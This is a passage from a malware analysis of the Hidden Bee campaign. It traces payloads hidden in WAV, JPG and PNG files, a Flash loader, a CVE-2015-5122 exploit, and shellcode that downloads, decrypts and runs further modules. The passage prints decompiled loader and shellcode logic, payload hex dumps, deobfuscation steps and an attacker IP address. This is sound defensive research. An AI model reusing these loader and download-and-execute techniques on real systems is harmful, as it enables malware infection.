00000020 02 00 10 00 64 61 74 61 B0 BE 00 00 B6 5B 87 B7 ...data°I..¶[+·
00000030 49 9F 03 6E 39 13 7A 9E 7B 82 5F 2D 1E C8 B2 D4 Iž.n9.zž{, _-.Ā.Ō
00000040 69 8E 63 23 BD FA E2 87 C5 A8 63 B3 ED 51 9B F0 ižc#"úâ+Í"čłiQ>d
00000050 1B 74 7D 7D E6 28 DC 0D 1D 56 10 50 8E 1F 56 C9 .t})ć(Ū..V.Pž.VĚ
00000060 3C 5D B4 54 D5 14 03 11 4A 1F 15 69 7C 40 8C 07 <]'TŌ...J..i|@Š.
00000070 17 7B 46 DD 71 60 78 85 AA 3E 7F C4 6A FE 00 26 .{FÝq`x.š>.Äjŧ.&
00000080 3E 43 06 94 16 24 2B D9 89 3B 02 21 92 E0 1A 48 >C.".$+Ū%;.! 'ř.H

```

We also found a repeating pattern inside, which looks like an encrypted padding. The size of the chunk is 8 bytes.

```

00007AF0 18 71 6D 4A 3D 03 E4 C8 86 0F F5 B8 6F CD EE 5A .qmJ=.äČ+.đ,oíiZ
00007B00 13 06 54 7F 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ..T.zİú>^c.8zİú>
00007B10 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİú>^c.8zİú>
00007B20 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİú>^c.8zİú>
00007B30 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİú>^c.8zİú>
00007B40 5E 63 08 38 7A CE F9 9B 5E 63 08 38 7A CE F9 9B ^c.8zİú>^c.8zİú>


```

This time, using the repeating pattern as an XOR key didn't help in getting a readable result, so probably some more complex block cipher was used.

### The JPG

Below is a sample JPG, downloaded from the URL in the format: /views/[unique\_string].jpg

In contrast to the WAV content, the JPG always looks like a valid image. (Interestingly, all the JPGs we observed have a consistent theme of manga-styled girls.) However, if we take a closer look at the image, we can see that some data is appended at the end.



Let's analyze the JPG and try to extract the payload.

First, I opened the image in a hexeditor (i.e. HxD). The size of the full image is 156,005 bytes. The last 118,762 bytes belong to the malware. So, we need remove the first 37,243 bytes (156,005-118,762=37,243) in order to get the payload.

```
jpg_payload.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 C4 97 86 9D 0F 2A E4 E5 FE B9 9D E6 33 BB DE A0  -tt.*aitatc3»T
00000010 1D 1D E4 03 05 74 20 F3 FD DF 89 DD E8 ED 20 B0  ..ä..t óýšŸčí °
00000020 3E 9B 91 6E 9D 96 02 F5 55 E9 E5 E5 E5 E5 E5  >>'nt-.δUéííííí
00000030 9D E9 E5 E5 E5 E5 E5 D4 25 A5 75 EA 61 B3 E0  téííííííô%Auęaif
00000040 E5 E5 0D E1 E5 E5 E5 EA E5 85 E9 BD 85 81 6E D0  íí.áíííéí...é"...nĐ
00000050 D5 E5 E5 E5 B7 B4 B5 B3 0D A1 E5 E5 E5 84 26 6E  Óííí-'µí.'ííí,,&n
00000060 B1 C1 E1 6E A1 C1 E9 B3 6E 91 C1 E9 B2 68 D9 E7  ±Áán~Áéíñ'Áé,hŮç
00000070 EA 52 E7 A7 A7 66 1D A4 99 ED 66 1D BF 9A E6 66  eRçSSf.µif.žšćf
```

The payload does not look like a valid code, so it is probably obfuscated. Let's try the easiest option first and see if there are any candidates for the XOR key. We can see that the payload has padding at the end:

```

jpg_payload.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0001CFB0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFC0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFD0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiiiiiii
0001CFE0 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 E5 iiiiiiiiiiii
    
```

Let's try to apply the repeating character (in the given example it is 0xE5) as an XOR key. This is the result ([1953032199142ea8c5872107da8f2297](https://www.cyberforum.net/1953032199142ea8c5872107da8f2297/)):

```

out.bin
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 21 72 63 78 EA CF 01 00 1B 5C 78 03 D6 5E 3B 45 !rcxēĎ...\x.Ö^;E
00000010 F8 F8 01 E6 E0 91 C5 16 18 3A 6C 38 0D 08 C5 55 řř.čř'ĺ...:18..ÍU
00000020 DB 7E 74 8B 78 73 E7 10 B0 0C 00 00 00 00 00 00 Ů~t<xşç.°.....
00000030 78 0C 00 00 00 00 00 00 31 C0 40 90 0F 84 56 05 x.....1Ř@...V.
00000040 00 00 E8 04 00 00 00 0F 00 60 0C 58 60 64 8B 35 ..č.....`X`d<5
00000050 30 00 00 00 52 51 50 56 E8 44 00 00 00 61 C3 8B 0...RQPVčD...aĀ<
00000060 54 24 04 8B 44 24 0C 56 8B 74 24 0C 57 8D 3C 02 T$.<D$.V<t$.WĪ<.
00000070 0F B7 02 42 42 83 F8 41 7C 08 83 F8 5A 7F 03 83 .-.BB.řA|..řZ...
00000080 C0 20 0F B7 0E 46 46 83 F9 41 7C 08 83 F9 5A 7F Ř .-.FF.ůA|..ůZ.
00000090 03 83 C1 20 3B D7 73 04 3B C1 74 D4 5F 2B C1 5E ..Ā ;*s.;ĀtŌ_+Ā^
000000A0 C3 55 8B EC 83 EC 4C 8B 45 08 53 56 57 8B 70 0C ĀU<ě.ěL<E.SVW<p.
000000B0 6A 6C 58 33 C9 66 89 45 BE 66 89 45 C8 66 89 45 j1X3Éf%EI f%ECf%E
    
```

Repeating the experiment on various payloads, we can see that the result always start from the keyword `!rcx`. As we know from analyzing [other elements of Hidden Bee](#), the authors of this malware decided to use various custom formats named after [64-bit Intel registers](#). We also encountered packages starting from

```
!rbx
```

and `!rsi` at different layers. So, this is the first element in the chain that uses this convention.


When we load the `!rcx` module into IDA, we can confirm that it contains valid code. More detailed explanation about the

```
!rcx
```

format will be given later on in this article.

### The PNG


Let's have a look at a sample PNG, download from the "captcha.png" (URL format: `!rcx`):



Although it is a PNG in a valid format, it looks like noise. It probably represents bytes of some encrypted data. An attempt of converting PNG to raw bytes didn't give any readable results. We need to analyze the code in order to discover what it hides.

### Code analysis: the initial SWF file

The initial SWF file is embedded on the website and responsible for serving the exploit. If we look inside it, we will not find anything malicious at first. However, among the binary data we can find another suspicious WAV as an audio asset:



The beginning of the file:

00000000	52 49 46 46 84 27 00 00 57 41 56 45 66 6D 74 20	R I F F , ' W A V E f m t
00000010	10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00	> }
00000020	02 00 10 00 64 61 74 61 60 27 00 00 D4 1A EB D1	data ' ' Ô ë Ñ
00000030	B1 93 8A C1 CB 21 97 1F 5C D1 49 5F 90 75 A8 67	± " Š Á Ě ! - \ Ñ I _ u " g
00000040	5C 82 23 7C A9 F8 36 5E 04 DD 37 D7 75 2B 1D 1B	\ , #   @ ø 6 ^ ý 7 x u +
00000050	88 B4 8A C1 EB 22 73 64 87 B0 1D 8A 48 1A E1 38	^ ' Š Á ě " s d ‡ ° Š H á 8
00000060	A2 03 D4 27 54 5E F3 CB 46 F6 04 86 86 4F A5 25	o Ô ' I ^ ó Ě F ö † † O ¥ §

This SWF file also contains a decoder for it:

```
79     public static function Init(param1:DisplayObjectContainer) : void
80     {
81         var _loc3_:String = null;
82         var _loc4_:String = null;
83         var _loc5_:int = 0;
84         var _loc6_:ByteArray = null;
85         var _loc7_:ByteArray = null;
86         var _loc2_:* = param1.loaderInfo.parameters;
87         doc_ = param1;
88         platform_ = _loc2_["platform"];
89         if(platform_ == null)
90         {
91             platform_ = "";
92         }
93         userAgent_ = unescape(_loc2_["user"]);
94         if(ExternalInterface.available)
95         {
96             try
97             {
98                 _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
99                 _loc4_ = ExternalInterface.call("getSalt");
100                _loc5_ = ExternalInterface.call("parent.parent.AppUtils.getAppId");
101                _loc6_ = setup(_loc3_ + _loc4_);
102                _loc7_ = new MyAudioAsset() as ByteArray;
103                loader_ = decode(_loc7_, _loc6_, _loc5_, onMovieLoaded);
104                return;
105            }
106            catch(e:Error)
107            {
108                return;
109            }
110        }
```

The function “decode” takes four parameters. The first of them is the byte array containing the WAV asset: That is the content to be decoded. The second argument is an MD5 (the “setup” function is an MD5 implementation) made of concatenation of the AppId and the AppToken: That is probably the encryption key. The third parameter is a salt (probably the initialization vector of the crypto).

The salt is fetched from the HTML page, where the Flash component is embedded:



```
1 <html>
2 <body>
3 <script type="text/javascript">
4     function getSalt(){
5         return "lmQREFFGAbdecdAB";
6     }
7 </script>
8 <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
9     <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" type="application/x-shockwave-flas
10         <param name="movie" value="/views/dts89olkung154t636t4na2v8g.swf"></param>
11         <param name="allowScriptAccess" value="always"></param>
12         <embed src="/views/dts89olkung154t636t4na2v8g.swf" allowScriptAccess="always" type="applica
13     </object>
14 </div>
15 </body>
16 </html>
```

### Alternative case: two WAV files

Sometimes, rather than embedding the WAV containing the Flash exploit, authors use another model of delivering it. They store the URL to the WAV, and then they retrieve the file.

In the below example, we can see how this model is applied to Hidden Bee. The salt, along with the WAV URL, are both stored in the Javascript embedded in the HTML:

```
1 <html>
2 <body>
3 <script type="text/javascript">
4     function getSalt(){
5         return "zACDBcCdSTBCXYTU12";
6     }
7     function getAudioResource(){
8         return "/views/r52b5m1kl0v1t20tf4akl45c94.wav";
9     }
10 </script>
11 <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
12     <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444653540000" type="application/x-shockwave-
13 flash" id="swf" data="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf">
14     <param name="movie" value="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf"></param>
15     <param name="allowScriptAccess" value="always"></param>
16     <embed src="/views/sd3ol8fs844jsq3oeqoa4tjui4.swf" allowScriptAccess="always" type="
17 application/x-shockwave-flash"></embed>
18     </object>
19 </div>
20 </body>
21 </html>
```

The Flash file first loads it and then decodes as the next step:

```
userAgent_ = unescape(_loc2_["user"]);
urlLoader_ = new URLLoader();
urlLoader_.dataFormat = URLLoaderDataFormat.BINARY;
urlLoader_.addEventListener(Event.COMPLETE,onLoaded);
if(ExternalInterface.available)
{
    try
    {
        _loc3_ = ExternalInterface.call("parent.parent.AppUtils.getToken");
        _loc4_ = ExternalInterface.call("getSalt");
        _loc5_ = ExternalInterface.call("getAudioResource");
        algo = ExternalInterface.call("parent.parent.AppUtils.getAppId");
        cryptoKey_ = setup(_loc3_ + _loc4_);
        if(_loc5_.length > 0)
        {
            urlLoader_.addEventListener(IOErrorEvent.IO_ERROR,onLoadError);
            urlLoader_.load(new URLRequest(_loc5_));
        }
        return;
    }
    catch(e:*)
    {
        return;
    }
}
```

Looking at the traffic capture, we can see that in this case, not one, but two WAV files are downloaded:

No.	Time	Method	Host	URI	Size	Private	Content-Type	Host
196	200	HTTP	38.75.137.9:9088	/views/vpriadgfb1fpj7ue76v2p47u3g.html	427	private...	text/html; c...	ie:explo:2028
197	200	HTTP	38.75.137.9:9088	/views/sd3ol8fs844jsq3oeqoa4tjui4.swf	115 062	private...	application/...	ie:explo:2028
198	200	HTTP	38.75.137.9:9088	/views/r52b5m1kl0v1t20tf4akl45c94.wav	35 880	private...	audio/wav	ie:explo:2028
199	200	HTTP	38.75.137.9:9088	/views/qa0tpp2ub4bca70j5u2roaac.wav	48 852	private...	audio/wav	ie:explo:2028
200	200	HTTP	38.75.137.9:9088	/views/lev4sr9210s3f688r218bc6eok.jpg	156 005	private...	image/jpeg	dlhost:2576

The algorithms used to encrypt the content of the first WAV may vary and sometimes the algorithm is supplied as one of the parameters. After the content is fetched, the data from the WAV files is decoded using one of the available algorithms:

```
private static function onLoad(param1:Event) : void
{
    urlLoader_.removeEventListener(Event.COMPLETE, onLoad);
    urlLoader_.addEventListener(IOErrorEvent.IO_ERROR, onLoadError);
    var readData:ByteArray = urlLoader_.data as ByteArray;
    loader_ = decode(readData, cryptoKey_, algo, onMovieLoaded);
}
```

We can see that the expected content is a Flash file that is then loaded:

```
private static function onMovieLoaded(param1:Event) : void
{
    loader_.contentLoaderInfo.removeEventListener(Event.COMPLETE, onMovieLoaded);
    var newClip:MovieClip = MovieClip(param1.currentTarget.content);
    doc_.addChild(newClip);
}
```

### The “decode” function

The function “decode” is imported from the package “com.google”:

```
94 getlocal 5
95 getlex QName (PackageNamespace (""), "onMovieLoaded")
96 callproperty QName (PackageNamespace ("com.google"), "decode") 4
```

The full decompiled code is available [here](#).

When we look inside, we see that the code is slightly obfuscated:

```
com.google.decode
ActionScript source
WARNING: The code decompilation contains $$ instructions. This is usually caused by an obfuscation (See Settings/Automatic deobfuscation) or a nonstandard compiler used (Haxe, etc.).
1 package com.google
2 {
3     import avm2.intrinsics.memory.ll16;
4     import avm2.intrinsics.memory.ll32;
5     import avm2.intrinsics.memory.ll8;
6     import avm2.intrinsics.memory.si16;
7     import avm2.intrinsics.memory.si32;
8     import avm2.intrinsics.memory.si8;
9     import com.google_2F_var_2F_folders_2F_z4_2F_jk5tsd613ns8hpppmxkv665m0000gn_2F_T_2F_2F_ccuLowUs_2E_lto_2E_bc_3A_2210E4FB_2D_444B_2D_45E7;
10    import flash.display.Loader;
11    import flash.system.ApplicationDomain;
12    import flash.system.LoaderContext;
13    import flash.utils.ByteArray;
14
15    public function decode(param1:ByteArray, param2:ByteArray, param3:int, param4:Function) : Loader
16    {
```

Looking at the decompiled code, we see some interesting constants. For example, -889275714 in hex is 0xCAFEBABE. As we found during [analysis of other Hidden Bee elements](#), this DWORD was used by the same authors before as a magic number identifying one of the custom formats.

```
243 if(_loc53_ == -889275714)
244 {
245     _loc53_ = li32(_loc68_ - 32);
246     if(_loc53_ == 32)
247     {
248         if(_loc59_ != 0)
249         {
250             if(_loc59_ != 1)
251             {
252                 _loc53_ = int(_loc68_ - 40);
253                 _loc53_ = _loc53_ | 4;
254                 _loc57_ = li32(_loc53_);
255             }
256             else
257             {
258                 _loc5_ = int(_loc5_ - 16);
259                 si32(_loc57_, _loc5_ + 4);
260                 _loc53_ = int(_loc68_ - 1072);
261                 si32(_loc53_, _loc5_);
262                 ESP = _loc5_;
263                 F_ENCRYPT_keysetup();
264                 _loc5_ = int(_loc5_ + 16);
265                 _loc51_ = int(_loc68_ - 40);
266                 _loc51_ = _loc51_ | 4;
267                 _loc57_ = li32(_loc51_);
268                 _loc5_ = int(_loc5_ - 16);
269                 si32(_loc57_, _loc5_ + 12);
270                 _loc51_ = int(_loc49_ + 76);
271                 si32(_loc51_, _loc5_ + 8);
272                 si32(_loc51_, _loc5_ + 4);
273                 si32(_loc53_, _loc5_);
274                 ESP = _loc5_;
275                 F_ENCRYPT_process_bytes();
```

Internally, there are references to a function from another module: E\_ENCRYPT\_process\_bytes(). Inside this function, we see calls suggesting that the [Rabbit Cipher](#) has been used:

```

10 public function F_ECRYPT_process_bytes() : void
11 {
12     var _loc2_* = 0;
13     var _loc7_* = 0;
14     var _loc4_* = 0;
15     var _loc5_* = 0;
16     var _loc8:int = 0;
17     var _loc6_* = 0;
18     var _loc3_* = int(ESP);
19     _loc2_ = _loc3_;
20     _loc3_ = int(_loc3_ - 16);
21     _loc4_ = li32(_loc2_ + 12);
22     _loc5_ = li32(_loc2_ + 8);
23     _loc6_ = li32(_loc2_ + 4);
24     _loc7_ = li32(_loc2_);
25     if(uint(_loc4_) >= 16)
26     {
27         _loc5_ = int(_loc5_ + 12);
28         _loc8_ = _loc6_ + 12;
29         _loc6_ = int(_loc7_ + 68);
30         do
31         {
32             _loc3_ = int(_loc3_ - 16);
33             si32(_loc6_, _loc3_);
34             ESP = _loc3_;
35             F_RABBIT_next_state();
36             _loc3_ = int(_loc3_ + 16);

```

Rabbit uses a 128-bit key (the same length as the MD5 hash that was mentioned before) and a 64-bit initialization vector. (In different runs, a different encryption algorithm may be selected.)

After the decoding process is complete, the revealed content is loaded:

```

3329     ,
3330     if(_loc57_ != 0)
3331     {
3332         _loc53_ = li32(_loc57_);
3333         ESP = _loc5_ & -16;
3334         var _loc16_:ByteArray = new ByteArray();
3335         CModule.readBytes(int(_loc57_ + 4), _loc53_, _loc16_);
3336         ESP = _loc5_ & -16;
3337         ESP = _loc5_ & -16;
3338         new Loader().contentLoaderInfo.addEventListener("complete", param4);
3339         ESP = _loc5_ & -16;
3340         var _loc69_:LoaderContext = new LoaderContext(false, ApplicationDomain.currentDomain);
3341         ESP = _loc5_ & -16;
3342         _loc69_.applicationDomain = ApplicationDomain.currentDomain;
3343         ESP = _loc5_ & -16;
3344         _loc69_.allowCodeImport = true;
3345         ESP = _loc5_ & -16;
3346         new Loader().loadBytes(_loc16_, _loc69_);
3347         _loc5_ = int(_loc5_ - 16);
3348         si32(_loc57_, _loc5_);
3349         ESP = _loc5_;
3350         F_idalloc();
3351         _loc5_ = int(_loc5_ + 16);
3352         _loc28_ = new Loader();


```

## The first WAV: a Flash exploit

The decoded WAV contains a package with two elements embedded: a Flash file (movies.swf) and the configuration file (config.cfg). The decrypted data starts from the magic DWORD 0xCAFEBAFE, which we noticed in the code of the previous SWF.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
07763B10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
07763B30	00	52	49	46	46	04	8C	00	00	57	41	56	45	66	6D	74	.RIFF.Š..WAVEfmt
07763B40	20	10	00	00	00	01	00	01	00	80	3E	00	00	00	7D	00	.....€>...}
07763B50	00	02	00	10	00	64	61	74	61	E0	8B	00	00	33	8C	C2	.....data<..3Š
07763B60	4E	99	31	7A	B8	6F	34	F6	A5	F7	A8	AF	10	F3	07	C2	N¹lz,04ôA÷`Ž.ó.Ă
07763B70	46	B7	31	4E	B3	88	9E	FF	14	9F	1F	98	14	1F	8B	08	F·1Nž.Ž`.ž....<.
07763B80	00	00	00	00	00	00	03	00	72	80	8D	7F	BE	BA	FE	CA	.....r€İ.İq̂
07763B90	3C	00	00	00	02	00	00	00	24	00	00	00	3C	00	00	00	<.....\$...<...
07763BA0	2D	8B	00	00	30	00	00	00	69	8B	00	00	3C	00	00	00	-<..0...i<...<...
07763BB0	2F	6D	6F	76	69	65	73	2E	73	77	66	00	2F	63	6F	6E	/movies.swf./con
07763BC0	66	69	67	2E	63	66	67	00	43	57	53	1B	7F	FF	00	00	fig.cfg.CWS...`..
07763BD0	78	9C	EC	BD	77	5C	55	47	D7	2F	3E	B3	67	EF	B3	4F	xšë~w\UG*/>İgdİ0

The Flash file (movies.swf) contains an embedded exploit. In the analyzed case, the exploit used is [CVE-2015-5122](#), however, a different exploit may be used on a different machine:



The payload (shellcode) is stored in form of an array (binary version available here: [9aec11ff93b9df14f060f78fbb1b47a2](#)):

```

1 package
2 {
3   class PayloadWin32
4   {
5
6     public static var payload:Vector.<uint> = Vector.<uint>([2420162609,130450447,1620836352,1768,134222080,
7
8
9     function PayloadWin32()
10    {
11      super();
12    }
13  }
14 }
15

```

The configuration file (config.cfg) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```
paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
        && PayloadWin32.payload[indx + 1] == 0x90909090
        )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}
```

### The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the “PayloadWin32” shellcode ([9aec11ff93b9df14f060f78fbb1b47a2](https://www.exploit-db.com/exploits/42822/)), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```

v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*(unsigned __int16 *)input_buffer + 1];
buf = &v3[*(unsigned __int16 *)func_checksums + 0x70] - *(unsigned __int16 *)input_buffer + 2);
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *)&functions_list, func_checksums);
if ( result )
{
    copy_16_bytes(buf, &crypt_key); // copy the crypto key
    result = download_from_url(v2, &functions_list, buf, &module_size);
    wav_buf = (_BYTE *)result;
    if ( result )
    {
        if ( *( _BYTE *)result == 'R' // check the WAV header
            && *( _BYTE *)result + 1 == 'I'
            && *( _BYTE *)result + 2 == 'F'
            && *( _BYTE *)result + 3 == 'F'
            && *( _DWORD *)result + 4 + 8 <= module_size
            && *( _BYTE *)result + 8 == 'W'
            && *( _BYTE *)result + 0xA == 'V'
            && *( _BYTE *)result + 0x24 == 'd'
            && *( _BYTE *)result + 0x26 == 't' )
        {
            mSize = *( _DWORD *)result + 0x28);

```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```

module_size = *( ( _DWORD *)wav_buf + 0xA);
if ( wav_buf != ( _BYTE *)0xFFFFFFFFD4 )
{
    if ( !(mSize & 7) )
    {
        chunk_ptr = wav_buf + 0x2C;
        crypt_init((int)&crypt_ctx, &crypt_key, 16);
        mSize = module_size;
        v23 = 0;
        if ( module_size )
        {
            do
            {
                crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
                v23 += 8;
                mSize = module_size;
                chunk_ptr += 8;
            }
            while ( v23 < module_size );
        }
    }
}

```

After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, ..., 0x10.

```

if ( mSize > 0x1C
  && *((_DWORD *)wav_buf + 0xE) <= mSize
  && wav_buf[0x2F] == 0x10
  && wav_buf[0x2C] == 1 // start of the payload header
  && wav_buf[0x2D] == 4
  && mSize > *((_DWORD *)wav_buf + 0x10)
  && mSize > *((_DWORD *)wav_buf + 0xD)
  && !(wav_buf[0x3C] & 3) )
{
  allocated_buf = (_BYTE *)VirtualAlloc(0, mSize, 0x1000, 0x40);
  v23 = (unsigned int)allocated_buf;
  if ( allocated_buf )
  {
    new_module_ep = (void (__stdcall *) (unsigned int *))&allocated_buf[*((_DWORD *)wav_buf + 0xD)];
    copy_buffer(allocated_buf, wav_buf + 0x2C, module_size);
    v18 = wav_buf + 0x2C;
    v17 = v23; // _allocated_buffer
    v21 = 0;
    v19 = 0;
    v20 = 0;
    new_module_ep(&v17); // call the decoded payload
    //
    VirtualFree(v23, 0, 0x8000);
  }
}
}

```

**The second WAV: an executable in proprietary format**

On the illustration below, we can see how the data of the WAV looks after being decrypted ([9b37c9ec19a53007d450b9b9c8febbe2](https://9b37c9ec19a53007d450b9b9c8febbe2)):

